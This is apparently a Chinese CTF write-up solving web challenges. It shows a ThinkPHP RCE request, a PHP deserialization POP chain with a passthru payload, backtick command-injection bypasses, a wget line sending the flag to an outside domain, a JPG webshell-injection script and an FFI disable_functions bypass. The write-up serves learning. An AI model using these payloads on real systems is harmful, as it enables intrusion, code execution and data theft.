3 × 4 × ...
Send 取消
目标: http://35.229.138.83:15880
请求
Raw 参数 头 Hex
POST /public/index.php?s=captcha HTTP/1.1
Host: 35.229.138.83:15880
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=pwd
响应
Raw 头 Hex Render
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Thu, 25 Nov 2021 05:24:21 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.5
Content-Length: 7605
/var/www/html/public
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>System Error</title>
<meta name="robots" content="noindex,nofollow" />
<meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no">
<style>
/* Base */
body {
color: #333;
font: 14px Verdana, "Helvetica Neue", helvetica, Arial, 'Microsoft YaHei', sans-serif;
margin: 0;
padding: 0 20px 20px;
word-break: break-word;
}
h1{
margin: 10px 0 0;
font-size: 28px;
font-weight: 500;
line-height: 32px;
}
h2{
color: #4288ce;
font-weight: 400;
padding: 6px 0;
margin: 6px 0 0;
font-size: 18px;
输入搜索字词 没有比赛
输入搜索字词 没有比赛
完成
7,789字节 | 113毫秒


Burp Suite Professional v2.1.06 - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
3 × 4 × ...
Send 取消
目标: http://35.229.138.83:15880
请求
Raw 参数 头 Hex
POST /public/index.php?s=captcha HTTP/1.1
Host: 35.229.138.83:15880
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls /
响应
Raw 头 Hex Render
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Thu, 25 Nov 2021 05:27:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.5
Content-Length: 7663
FL4G
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>System Error</title>
<meta name="robots" content="noindex,nofollow" />
<meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no">
<style>
/* Base */
body {
color: #333;
font: 14px Verdana, "Helvetica Neue", helvetica, Arial, 'Microsoft
输入搜索字词 没有比赛
输入搜索字词 没有比赛
完成
7,847字节 | 111毫秒



【4星□】ezpop

这个就舒服多了 代码审计 一步一步POP链就好了

为了能复现看到 源码放出来！

然后也顺便放一下我是如何debug一步步出来的

```php
<?php
error_reporting(0);
class openfunc{
    public $object;
    function __construct(){
        $this->object=new normal();
    }
    function __wakeup(){
        $this->object=new normal();
    }
    function __destruct(){
        $this->object->action();
    }
}
abstract class hack {

    abstract public function pass();

    public function action() {
        $this->pass();
    }
}
class normal{
    public $d;
```

```
    function action(){
        echo "you must bypass it";
    }
}
class evil extends hack{
    public $data;
    public $a;
    public $b;
    public $c;
    public function pass(){
        $this->a = unserialize($this->b);
        $this->a->d = urldecode(date($this->c));
        if($this->a->d === 'shell'){
            $this->shell();
        }
        else{
            die(date('Y/m/d H:i:s'));
        }
    }
    function shell(){
        if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call|\~|\^|\`|flag|cat|tac|more|tail|
echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump|php/i',$this->data)){
            die("you die");
        }
        $dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
        if(!file_exists($dir)){
            mkdir($dir);
        }
        echo $dir;
        file_put_contents("$dir" . "hack.php", $this->data);
    }
}

if (isset($_GET['Xp0int']))
{
    $Data = unserialize(base64_decode($_GET['Xp0int']));
}
else
{
    highlight_file(__file__);
}
```

```
// 这里都是我一步步弄出来的
// 自己搭建个小服务器 来弄呗！
<?php
abstract class hack {

    abstract public function pass();

    public function action() {
        $this->pass();
    }
}

class normal{
    public $d;
    function action(){
        echo "you must bypass it";
    }
}
```

```
}

// 链尾
class openfunc{
    public $object;
    function __construct(){
        $this->object=new normal();
    }
    // function __wakeup(){ // 反序列化开始调用 // 这里用<7.0.1的漏洞不触发__wakeup就行
    //     echo 'openfunc开始苏醒了。';
    //     $this->object=new normal();
    // }
    function __destruct(){  // 销毁开始调用
        echo 'openfunc开始销毁了。</br>';
        $this->object->action();
    }
}

class evil extends hack{
    public $data;
    public $a;
    public $b;
    public $c;
    public function pass(){
        echo '我们来到了pass()咯</br>';
        $this->a = unserialize($this->b);  //b应该是反序列化了normal()
        var_dump($this->c);
        $this->a->d = urldecode(date($this->c));  // 给normal()的d属性赋值转转下来为shell
        echo '$this->a->d:'.$this->a->d.'</br>';
        // urldecode('shell')  === 'shell'
        if($this->a->d === 'shell'){
           $this->shell();   // 要做到这里
        }
        else{
            echo '挂掉了';
            die(date('Y/m/d H:i:s'));
        }
    }
    function shell(){
        echo '开始执行shell()，当前的$this->data：'.$this->data.'</br>';
        if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call|\~|\^|\`|flag|cat|tac|more|tail|
echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump|php/i',$this->data)){
            die("you die");
        }else{
            echo '即将把：'.$this->data.' 写入文件</br>';
        }
        file_put_contents("./hack.php", $this->data);  // 要把一句话写进来
    }
}

// 入口
// if (isset($_GET['Xp0int']))
// {
//     // 先base64解码一遍
//     // 开始反序列化
//     // $Data = unserialize(base64_decode($_GET['Xp0int']));
//     $encode = 'Tzo4OiJvcGVuZnVuYyI6MTp7czo2OiJvYmplY3QiO086NDoiZXZpbCI6NDp7czo0OiJkYXRhIjtzOjcwOiI8PyA9IHVybGRuY29kZ
SgnJTY1JTc2JTYxJTZjJyk7PSB1cmxkbmNvZGUoJyU1ZiU1MCU0ZiU1MyU1NCcpOz0kOygpOz8+IjtzOjE6ImEiO047czoxOiJiIjtzOjI3OiJPOjY6I
m5vcm1hbCI6MTp7czoxOiJkIjtOO30iO3M6MToiYyI7czoxMDoiXHNcaFxlXGxcbCI7fX0=';
//     unserialize(base64_decode($encode));
```

```
//     var_dump($encode === $_GET['Xp0int']);
//     var_dump($_GET['Xp0int']);
//     unserialize(base64_decode($_GET['Xp0int']));
// }
// else
// {
//     highlight_file(__file__);
// }



// eval(@$_POST['a']);
$data = "1";
// $len = strlen($data);
// $shell = 'O:8:"openfunc":1:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
// $shell2 = 'O:8:"openfunc":2:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
// $encode2 = base64_encode($shell2);
// echo '绕过wakeUP'.'</br>';
// var_dump($encode2);
// echo '此时的shell: '.$shell.'</br>';
// // echo '此时的shell: O:8:"openfunc":1:{s:6:"object";O:4:"evil":4:{s:4:"data";s:70:"<?$_ = urldncode('%65%76%61%6c');$__= urldncode('%5f%50%4f%53%54');$___=$$__;$_($___[_]);";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}'.'</br>';
// // $bypass = 'O:8:"openfunc":2:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
// // echo 'base64编码后：'.base64_encode($bypass).'</br>';
// unserialize($shell);
// $encode = base64_encode($shell);
// var_dump($encode);
// unserialize(base64_decode($encode));




// 肯定是反序列化openfunc
// 绕过normal类的触发hack的action()或者是子类evil的action()
// 通过CVE漏洞绕过

// 处理evilabcd
// data绕过写入文件



$data = "<?=passthru('cp /ff* ../1.txt');?>";
$len = strlen($data);
$shell = 'O:8:"openfunc":1:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
$shell2 = 'O:8:"openfunc":2:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
$encode2 = base64_encode($shell2);
var_dump($encode2);
$encode = base64_encode($shell);
unserialize(base64_decode($encode));
```

> 参考链接
> PHP反序列化由浅入深
> PHP反序列化—构造POP链
> CTF 之 绕过限制利用curl读取写入文件
> 探索php伪协议以及死亡绕过
> PHP利用PCRE回溯次数限制绕过某些安全限制
> 无字母数字webshell总结

POP链接寻找入口

反序列化 openfunc

CVE漏洞绕过__wakeup()

绕过normal类的触发hack的action()或者是子类evil的action()

$this->a->d 寻找突破口

urldecode 怎么绕？ 官方手册写了的 加\

```
$this->a = unserialize($this->b);  //b应该是反序列化了normal()
var_dump($this->c);
$this->a->d = urldecode(date($this->c));  // 给normal()的d属性赋值转转下来为shell
echo '$this->a->d:'.$this->a->d.'</br>';
```

可执行绕过写入文件

这种过滤最不可怕！

因为总存在骚操作函数然后过去咯！

明白 `<=>` 与 `<?>` 的含义

最后确定了passthru 执行

> 注意点
> 必须再用burp进行url编码
> 不然base64_encode后的 + 会被浏览器识别为空格
> 别问我为什么知道 burp对比器发现了华点！一个字节呀！

```
$data = "<?=passthru('cp /ff* ../1.txt');?>";
$len = strlen($data);
$shell = 'O:8:"openfunc":1:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
$shell2 = 'O:8:"openfunc":2:{s:6:"object";O:4:"evil":4:{s:4:"data";s:'.$len.':"'.$data.'";s:1:"a";N;s:1:"b";s:27:"O:6:"normal":1:{s:1:"d";N;}";s:1:"c";s:10:"\s\h\e\l\l";}}';
$encode2 = base64_encode($shell2);
var_dump($encode2);
$encode = base64_encode($shell);
unserialize(base64_decode($encode));
```

- 发现flag并拿到

bin core dev etc fffffflaggggg home lib linuxrc media mnt proc root run sbin srv sys tmp usr var


```
flag{Y0u_Ar3_A_POP_Ma5ter!!!!}
```

【4星□】PictureGenerator

说个搞笑的哈，他提供的源码我竟然没用上，因为我发现了原题(bushi

但是跟原题又不同！

发现原题？

> 参考链接
> RaRCTF 2021 WriteUps
> lemonthinker合集

当我随便写了一个 生成了图片后 发现了关键词 `lemonthink`

然后我就去找WriteUp了

一个是远程包含～好的根本没用

一个是 `$()` 开始执行 好的过滤…

这个时候就陷入了僵局～

（因为本人太菜 还不知道类似$()的）

命令执行绕过

> 参考链接□
> CTF中命令执行绕过方法
> CTF—命令执行总结
> 浅谈命令执行的绕过方法
> Linux 中 shell 中反引号与 $() 的对比

然而看了源码就知道了

要linux执行，然后就去找呀找～(都是PHP那边的)

我甚至用了f-string的特性 尝试16进制绕过

直到我看到了反引号！！

好的成功过去了！

> 不能存在flag 过滤了$ 过滤了"

```
4
5   @app.route('/generate', methods=['POST'])
6   def upload():
7       global clean
8       if time.time() - clean > 60:
9         os.system("rm static/images/*")
0         clean = time.time()
1       data = request.form.getlist('text')[0]
2       data = data.replace("\"", "")
3       data = data.replace("$","")
4       name = "".join(random.choices(chars,k=8)) + ".png"
5       os.system(f"python3 gene.py {name} \"{data}\"")
6       return redirect(url_for('static', filename='images/' + name), code=301)
7
8   if __name__ == "__main__":
9     app.run("0.0.0.0",80)
0
```

限制长度阅读FLAG

我尝试

`$(cat ./fla* | xargs -I{} wget "https://hengyimonster.top/hacker/get.php/?info={}")` 失败

`awk -F{ '{print $2}' /flag` 失败

最后是要读取字节且不能存在flag

因为是图片 所以没法抓包 手动～

```
// 害怕超过长度 结果这么长
payload: `cat /flag | cut -b 1`
payload `cat /flag | cut -b1-4`
5-10 {fhfgu
11-15 fghui
16-20 _ewft
21-25 ftdf_
26-30 whfdw
31-35 eyidg
36-40 _gafd
41-45 hjasd
46-50 h_egh
51-55 fhef_
56-60 rhgfj
61-65 rikfu
66-70 !!!!}

// 大胆点 因为图片会挡住
payload `cat /flag | cut -b5-20` ...

// flag
{fhfgufghui_ewftftdf_whfdweyidg_gafdhjasdh_eghfhef_rhgfjrikfu!!!!}
```

【5星□】imgBed

初次尝试

> 下面的参考链接都是我边做边学的 人已经傻掉了

当我拿到这道题的时候，我最开始以为是二次注入

反正以为是SQL注入，拿到管理员的权限～

就先正常注册个账号，正常登陆看看了。

进去看见上传图片？ RCE？

上传个图片看看（一句话木马～）

哦豁直接找不到404返回了□ 怎么办呢？


RCE远程读取文件

> 参考链接□：
> CTF-WEB：PHP 伪协议
> 从CTF学习文件包含
> CTF-文件包含漏洞
> 一些CTF 做题的tricks
> PHP伪协议总结
> 浅析php文件包含及其getshell的姿势

我看URL带参数？


随便敲个1 ～哦豁～include！！

这不就来了吗？




Warning: include(1): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **8**

Warning: include(): Failed opening '1' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **8**



然后我尝试下远程包含，为了防止阿里云发短信说我服务器存在后门，就先随便包含个～


成功被禁止了～



Warning: include(): https:// wrapper is disabled in the server configuration by allow_url_fopen=0 in **/var/www/html/index.php** on line **8**

Warning: include(https://hengyimonster.top/hacker/log.txt): failed to open stream: no suitable wrapper could be found in **/var/www/html/index.php** on line **8**

Warning: include(): Failed opening 'https://hengyimonster.top/hacker/log.txt' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **8**




```
$ payload  php://filter/read=convert.base64-encode/resource=./upload.php
```

开始代码审计

> 参考链接
> Upload-labs 20关通关笔记

我拿到了upload.php 以及 class.php

index.php 好像超出范围了

一步步分析发现是个二**次渲染**

这也就解释了为什么我会找不到我的图片了～～

具体的函数 自己百度下～PHP操作手册写的很清楚啦！

```php
$this_file = json_decode($this_file_json_object, true);
$this_file_name = $this_file["name"];
echo '文件名字: '.$this_file_name.'</br>';
$this_file_type = $this_file["type"];
echo '文件类型: '.$this_file_type.'</br>';
$this_file_data = $this_file["data"];
// echo '文件数据: '.$this_file_data.'</br>';
$this_file_extension = substr($this_file_name, strrpos($this_file_name, '.
if (($this_file_extension == "jpg" || $this_file_extension == "jpeg") &&
    $this_file_name = sha1(date('YmdGHs') . substr(microtime(true), 11, 4)
    echo '处理后的文件名字: '.$this_file_name.'</br>';
    $this_file_save_path = $file_location . $this_file_name;
    echo '保存文件路径'.$this_file_save_path.'</br>';
    $this_file_decode_data = base64_decode($this_file_data);
    // echo '文件内本身的数据'.$this_file_decode_data.'</br>';
    file_put_contents($this_file_save_path, $this_file_decode_data);
    echo '将数据写入文件</br>';
    if ($this_file_type == "image/jpeg"){
        echo '文件类型: '.$this_file_type.'</br>';
        echo '文件保存路径: '.$this_file_save_path.'</br>';
        $im = imagecreatefromjpeg($this_file_save_path);
        var_dump($im);
        @unlink($this_file_save_path);
        echo '删除文件';
        // imagejpeg($im,$this_file_save_path);
    }
    else if($this_file_type == "image/png"){
        echo '文件类型: '.$this_file_type.'</br>';
        $im = @imagecreatefrompng($this_file_save_path);
        @unlink($this_file_save_path);
        imagepng($im,$this_file_save_path);
    }
    else if($this_file_type == "image/gif"){
        echo '文件类型: '.$this_file_type.'</br>';
        $im = imagecreatefromgif($this_file_save_path);
        var_dump($im);
        @unlink($this_file_save_path);
```

二次渲染如何破？


> 参考链接
> upload-labs之pass 16详细分析

发现是个二次渲染的问题

二次渲染查资料后gif最适合

上面那个□很好的诠释了GIF

```
// 我最开始写在了最后面

<?php phpinfo();?>

// 会发现GIF会生成成功 但是重新下载下来就已经不见了

// 然后我用Burp的对比器进行对比～
// 发现了只要把注入写到头部末尾就没问题
// 见下图
```



同样的～ JPG也行，脚本我贴出来哈～

但是生成的图片不一定成功，记得在多试试～

```
<?php
  /*

   The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP functions image copyresized() and imagecopyresampled().
   It is necessary that the size and quality of the initial image are the same as those of the processed image.

   1) Upload an arbitrary image via secured files upload script
   2) Save the processed image and launch:
   jpg_payload.php <jpg_name.jpg>
```

```
In case of successful injection you will get a specially crafted image, which should be uploaded again.

Since the most straightforward injection method is used, the following problems can occur:
1) After the second processing the injected data may become partially corrupted.
2) The jpg_payload.php script outputs "Something's wrong".
If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.

Sergey Bobrov @Black2Fan.

See also:
https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

*/

$miniPayload = "<?=phpinfo();?>";


if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
    die('php-gd is not installed');
}

if(!isset($argv[1])) {
    die('php jpg_payload.php <jpg_name.jpg>');
}

set_error_handler("custom_error_handler");

for($pad = 0; $pad < 1024; $pad++) {
    $nullbytePayloadSize = $pad;
    $dis = new DataInputStream($argv[1]);
    $outStream = file_get_contents($argv[1]);
    $extraBytes = 0;
    $correctImage = TRUE;

    if($dis->readShort() != 0xFFD8) {
        die('Incorrect SOI marker');
    }

    while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                str_repeat("\0",$nullbytePayloadSize) .
                substr($outStream, $startPos);
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
```

```
            $imageStreamSize = $stopPos - $startPos;
            $outStream =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                substr(
                    str_repeat("\0",$nullbytePayloadSize).
                        substr($outStream, $startPos, $imageStreamSize),
                    0,
                    $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                        substr($outStream, $stopPos);
        } elseif($correctImage) {
            $outStream = $outStreamTmp;
        } else {
            break;
        }
        if(checkImage('payload_'.$argv[1], $outStream)) {
            die('Success!');
        } else {
            break;
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}

class DataInputStream {
    private $binData;
    private $order;
    private $size;

    public function __construct($filename, $order = false, $fromString = false) {
        $this->binData = '';
        $this->order = $order;
        if(!$fromString) {
            if(!file_exists($filename) || !is_file($filename))
                die('File not exists ['.$filename.']');
            $this->binData = file_get_contents($filename);
        } else {
```

```
            $this->binData = $filename;
        }
        $this->size = strlen($this->binData);
    }

    public function seek() {
        return ($this->size - strlen($this->binData));
    }

    public function skip($skip) {
        $this->binData = substr($this->binData, $skip);
    }

    public function readByte() {
        if($this->eof()) {
            die('End Of File');
        }
        $byte = substr($this->binData, 0, 1);
        $this->binData = substr($this->binData, 1);
        return ord($byte);
    }

    public function readShort() {
        if(strlen($this->binData) < 2) {
            die('End Of File');
        }
        $short = substr($this->binData, 0, 2);
        $this->binData = substr($this->binData, 2);
        if($this->order) {
            $short = (ord($short[1]) << 8) + ord($short[0]);
        } else {
            $short = (ord($short[0]) << 8) + ord($short[1]);
        }
        return $short;
    }

    public function eof() {
        return !$this->binData||(strlen($this->binData) === 0);
    }
  }
?>
```

食用方法： `php jpg_payload.php 1.jpg` 上传图片成功

因为包括php文件, 用action包含成功执行

查看Phpinfo后，发现FFI可以Bypass(根据题目的提示 发现FFI是OPEN的)

此时再去看会发现很多函数都是禁止的～那么进入下一段！

FFI

FFI support	enabled

Directive	Local Value	Master Value
ffi.enable	On	On
ffi.preload	*no value*	*no value*

Disable Functions && FFI

> 参考链接
> PHP FFI详解 - 一种全新的PHP扩展方式
> 绕过Disable Functions来搞事情
> 从RCTF nextphp看PHP7.4的FFI绕过disable_functions
> bypass disable_function多种方法+实例
> 常见 Bypass Disable Functions 的方法总结
> 绕过Disable Functions来搞事情

```php
<?php
// 写在gif中的payload
$ffi = FFI::cdef("int system(char* command);");  # 声明C语言中的system函数
$ffi ->system("ls / > /tmp/res.txt");  # 执行ls /命令并将结果写入/tmp/res.txt

?>
```

上面的GIF图里面就是Bypass执行的命令

到这里了我简单说一下

> 首先file_put_content是可以写入php的
> 但是eval没法执行，蚁剑是没法链接的
> 然后写了远程包含啥的 当然都没禁止了 没意思
> 然后的话 linux的可以执行写文件啥的

发现可以直接写文件，但是怎么都不能读取flag

那么进入最后的坑～

ELF可执行文件

> 参考链接
> Linux花式读取文件内容的几个命令
> CTF中的命令执行绕过方式
> 命令执行到提权
> 利用通配符进行Linux本地提权
> Linux可执行文件elf分析
> GKCTF-WEB题目部分复现

到最后一步了～

